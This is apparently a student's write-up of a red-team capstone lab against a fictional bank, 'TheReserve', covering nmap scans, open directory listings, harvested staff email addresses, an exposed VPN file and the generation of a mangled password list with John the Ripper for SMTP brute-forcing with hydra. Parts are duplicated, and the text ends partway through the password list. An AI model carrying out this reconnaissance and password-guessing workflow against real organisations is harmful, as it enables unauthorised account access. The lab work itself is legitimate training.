

# Mahmoud Saad Mohamed

Team: 2

Group: ONL\_ISS5\_S3d

```

# nmap -sC -sV -P 10.201.151.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 21:21 EDT
Nmap scan report for mail.thm (10.201.151.11)
Host is up (0.15s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)
|   256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)
|   256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (ED25519)
25/tcp    open  smtp             hMailServer smtpd
| smtp-commands: MAIL SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http              Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
110/tcp   open  pop3            hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
143/tcp   open  imap              hMailServer imapd
|_imap-capabilities: ACL QUOTA OK IDLE completed CAPABILITY RIGHTS=+texKA0001 SORT CHILDREN NAMESPACE IMAP4 IMAP4rev1
445/tcp   open  microsoft-ds
587/tcp   open  smtp             hMailServer smtpd
| smtp-commands: MAIL SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3306/tcp  open  mysql             MySQL 8.0.31
| ssl-cert: Subject: commonName=MySQL_Server_8.0.31_Auto_Generated_Server_Certificate
| Not valid before: 2023-01-10T07:46:11
| Not valid after:  2033-01-07T07:46:11
|_mysql-info:
| Protocol: 10
| Version: 8.0.31
| Thread ID: 9
| Capabilities flags: 65535
| Some Capabilities: SupportsLoadDataLocal, InteractiveClient, Speaks41ProtocolOld, Speaks41ProtocolNew, ConnectWithDatabase, LongColumnFlag, ODBCClient, SupportsCompression, SwitchToSSLAfterHandshake, LongPassword, FoundRows, IgnoreSigpipes, DontAllowDatabaseTableColumn, SupportsTransactions, IgnoreSpaceBeforeParenthesis, Support41Auth, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatementS
| Status: Autocommit
| Salt: 5#H\ \x13J.G@x02 qn?x19JY'ZV
|_ Auth Plugin Name: caching_sha2_password
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=MAIL.thereserve.loc
| Not valid before: 2024-08-31T14:58:12
| Not valid after:  2025-03-02T14:58:12
|_ssl-date: 2024-10-24T01:23:56+00:00; -1s from scanner time.
rdp-ntlm-info:
| Target_Name: THERESERVE
| NetBIOS_Domain_Name: THERESERVE
| NetBIOS_Computer_Name: MAIL
| DNS_Domain_Name: thereserve.loc
| DNS_Computer_Name: MAIL.thereserve.loc
| DNS_Tree_Name: thereserve.loc
| Product_Version: 10.0.17763
| System_Time: 2024-10-24T01:23:43+00:00
Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|_ 3:1:1:
| Message signing enabled but not required
| smb2-time:
|_ date: 2024-10-24T01:23:46
| start_date: N/A

```

22/tcp open ssh      OpenSSH for\_Windows\_7.7 (protocol 2.0)

| ssh-hostkey:

| 2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)

```
| 256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)
|_ 256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (ED25519)
25/tcp  open  smtp      hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN
VRFY
80/tcp  open  http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
```

For 10.201.151.12

```

root@kali:~/home/thomas
File Actions Edit View Help
Nmap scan report for server.loc (10.201.151.12)
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 8b:1c:58:f0:8d:c1:95:d4:94:b9:e5:32:2d:5e:d4 (RSA)
|_ 256 f7:c2:43:5a:62:c8:ac:b3:e5:07:f2:a3:10:c9:d7:bf (ECDSA)
|_ 256 05:93:b3:d2:5e:7d:8d:6a:96:99:d9:a5:ff:71:8c:c0 (ED25519)
80/tcp    open  http  Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: VPN Request Portal
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for corp.thereserve.loc (10.201.151.13)
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 73:87:fd:e9:f1:b2:e6:5e:56:63:0c:91:54:1e:ca:ee (RSA)
|_ 256 7b:85:c9:cb:b7:23:46:77:91:4a:57:ac:4b:ed:85:ff (ECDSA)
|_ 256 ab:5d:d7:64:8d:3d:7b:f3:ff:8c:e6:27:02:4d:bb:75 (ED25519)
80/tcp    open  http  Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.201.151.250
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 75:d7:b9:b0:67:f1:26:f5:f6:b4:b5:37:30:2e:ab:3c (RSA)
|_ 256 fe:08:5e:76:18:f6:8c:09:45:53:b2:fb:49:16:ec:67 (ECDSA)
|_ 256 d6:8c:09:b2:98:9a:d9:c9:f9:c7:b5:6c:92:9c:3c:4a (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (4 hosts up) scanned in 157.57 seconds

```

## For 10.201.151.13


```

root@kali:~/home/thomas
File Actions Edit View Help
Nmap scan report for corp.thereserve.loc (10.201.151.13)
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 73:87:fd:e9:f1:b2:e6:5e:56:63:0c:91:54:1e:ca:ee (RSA)
|_ 256 7b:85:c9:cb:b7:23:46:77:91:4a:57:ac:4b:ed:85:ff (ECDSA)
|_ 256 ab:5d:d7:64:8d:3d:7b:f3:ff:8c:e6:27:02:4d:bb:75 (ED25519)
80/tcp    open  http  Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



Nmap scan report for 10.201.151.250
Host is up (0.21s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 75:d7:b9:b0:67:f1:26:f5:f6:b4:b5:37:30:2e:ab:3c (RSA)
|_ 256 fe:08:5e:76:18:f6:8c:09:45:53:b2:fb:49:16:ec:67 (ECDSA)
|_ 256 d6:8c:09:b2:98:9a:d9:c9:f9:c7:b5:6c:92:9c:3c:4a (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (4 hosts up) scanned in 157.57 seconds

```



I then proceeded to check if I could access the folder containing the pictures, which was possible and showed a first weak web server configuration as I was able to access the directory listing of the



**Index of /october/themes/demo/assets**

Name	Last modified	Size	Description
Parent Directory	-	-	
<a href="#">css/</a>	2023-02-15 06:28	-	
<a href="#">fonts/</a>	2023-02-15 06:28	-	
<a href="#">images/</a>	2023-02-18 20:22	-	
<a href="#">javascript/</a>	2023-02-15 06:28	-	
<a href="#">less/</a>	2023-02-15 06:28	-	
<a href="#">vendor/</a>	2023-02-15 06:28	-	


Apache/2.4.29 (Ubuntu) Server at thereserve.thm Port 80

**Index of /october/themes/demo/assets/images**

Name	Last modified	Size	Description
Parent Directory	-	-	
<a href="#">antony.ross.jpeg</a>	2023-02-18 20:17	445K	
<a href="#">ashley.chan.jpeg</a>	2023-02-18 20:17	429K	
<a href="#">brenda.henderson.jpeg</a>	2023-02-18 20:17	462K	
<a href="#">charlene.thomas.jpeg</a>	2023-02-18 20:17	472K	
<a href="#">christopher.smith.jpeg</a>	2023-02-18 20:17	435K	
<a href="#">emily.harvey.jpeg</a>	2023-02-18 20:17	446K	
<a href="#">keith.allen.jpeg</a>	2023-02-18 20:17	406K	
<a href="#">laura.wood.jpeg</a>	2023-02-18 20:17	560K	
<a href="#">leslie.morley.jpeg</a>	2023-02-18 20:17	462K	
<a href="#">lynda.gordon.jpeg</a>	2023-02-18 20:17	510K	
<a href="#">martin.savage.jpeg</a>	2023-02-18 20:18	435K	
<a href="#">mohammad.ahmed.jpeg</a>	2023-02-18 20:22	423K	
<a href="#">october.pn</a>	2023-02-18 19:25	34K	
<a href="#">october.png</a>	2023-02-18 19:25	34K	
<a href="#">paula.bailey.jpeg</a>	2023-02-18 20:17	501K	
<a href="#">rhys.parsons.jpeg</a>	2023-02-18 20:17	478K	
<a href="#">roy.sims.jpeg</a>	2023-02-18 20:17	435K	
<a href="#">theme-preview.png</a>	2023-02-15 06:28	40K	

I collected all the names and potential usernames


I then proceeded to check if I could access the folder containing the pictures, which was possible and showed a first weak web server configuration as I was able to access the directory listing of the



The screenshot shows a web browser window with multiple tabs open at the top. The active tab is titled "Contact Us" and has the URL "10.201.151.13/october/index.php/demo/contactus". The page content includes a header with the logo "TheReserve" and navigation links for "Overview", "Meet The Team", and "Contact Us". Below the header, there is a large title "Contact Us" and a subtext "Ready to start your new lifestyle?". A "To Do List" section is present with a text input field "What needs to be done?" and a blue "Add" button. At the bottom of the page, there is a copyright notice "© 1996 - 2024 Aimee Walker & Patrick Edwards. Lead Developers at TheReserve" and a small circular icon with a brain-like symbol.


From the email address on the website I can conclude that users might use e-mail addresses such as

"firstname.lastname@corp.thereserve.loc".



A screenshot of a terminal window titled "Untitled 4 - Mousepad". The window contains a list of 18 email addresses, each preceded by a number from 1 to 18. The emails all follow the pattern "firstname.lastname@corp.thereserve.loc".

```
1 aimee.walker@corp.thereserve.loc
2 patrick.edwards@corp.thereserve.loc
3 Brenda.henderson@corp.thereserve.loc
4 Leslie.morley@corp.thereserve.loc
5 martin.savage@corp.thereserve.loc
6 paula.bailey@corp.thereserve.loc
7 hristopher.smith@corp.thereserve.loc
8 antony.ross@corp.thereserve.loc
9 charlene.thomas@corp.thereserve.loc
10 rhys.parsons@corp.thereserve.loc
11 lynda.gordon@corp.thereserve.loc
12 roy.sims@corp.thereserve.loc
13 laura.wood@corp.thereserve.loc
14 emily.harvey@corp.thereserve.loc
15 ashley.chan@corp.thereserve.loc
16 keith.allen@corp.thereserve.loc
17 mohammad.ahmed@corp.thereserve.loc
18 applications@corp.thereserve.loc
```




A screenshot of a web browser window showing the contents of a "/vpn" directory. The page title is "Index of /vpn". The table lists two items: "Parent Directory" and "corpUsername.ovpn". The "corpUsername.ovpn" file was modified on 2023-05-04 at 18:15 and has a size of 8.1K.

Name	Last modified	Size	Description
Parent Directory	-	-	
corpUsername.ovpn	2023-05-04 18:15	8.1K	

Apache/2.4.29 (Ubuntu) Server at 10.201.151.12 Port 80





WebMail server which also has several mail related open ports such as SMTP (port 25/TCP) which can be used to bruteforce user/password combinations. Using the mails of users and generating password and using tools hydra I get lists of mails usernames and password

```

root@kali:~/Downloads/Capstone_Challenge_Resources/Tools
File Actions Edit View Help
cd Capstone_Challenge_Resources
ls password_base_list.txt password_policy.txt
cat password_policy.txt
The password policy for TheReserve is the following:
* At least 8 characters long
* At least 1 number
* At least 1 special character
* All employees of TheReserve must use their full name as their password
cat password_base_list.txt
TheReserve
theReserve
Reserve
reserve
CorpTheReserve
corporTheReserve
Password
password
TheReserveBank
theReserveBank
ReserveBank
reserveBank
cat Tools
cat: Tools: Is a directory
./Tools
ls
ForgeCert PowerSploit PowerView Rubeus SpoolSample Keeko mimikatz_trunk

```

Using password\_policies.txt and password\_base.txt

And special charactrstic !@#\$%&

And usig command

John –wordlist=password\_base\_list.txt –  
rules=redTeam-Capstone –stdout >  
mangled\_password.txt

I generated list of password with charactrstic special

```

root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources
ls
cat mangled-passwords.txt
TheReserve0!
thereserve0!
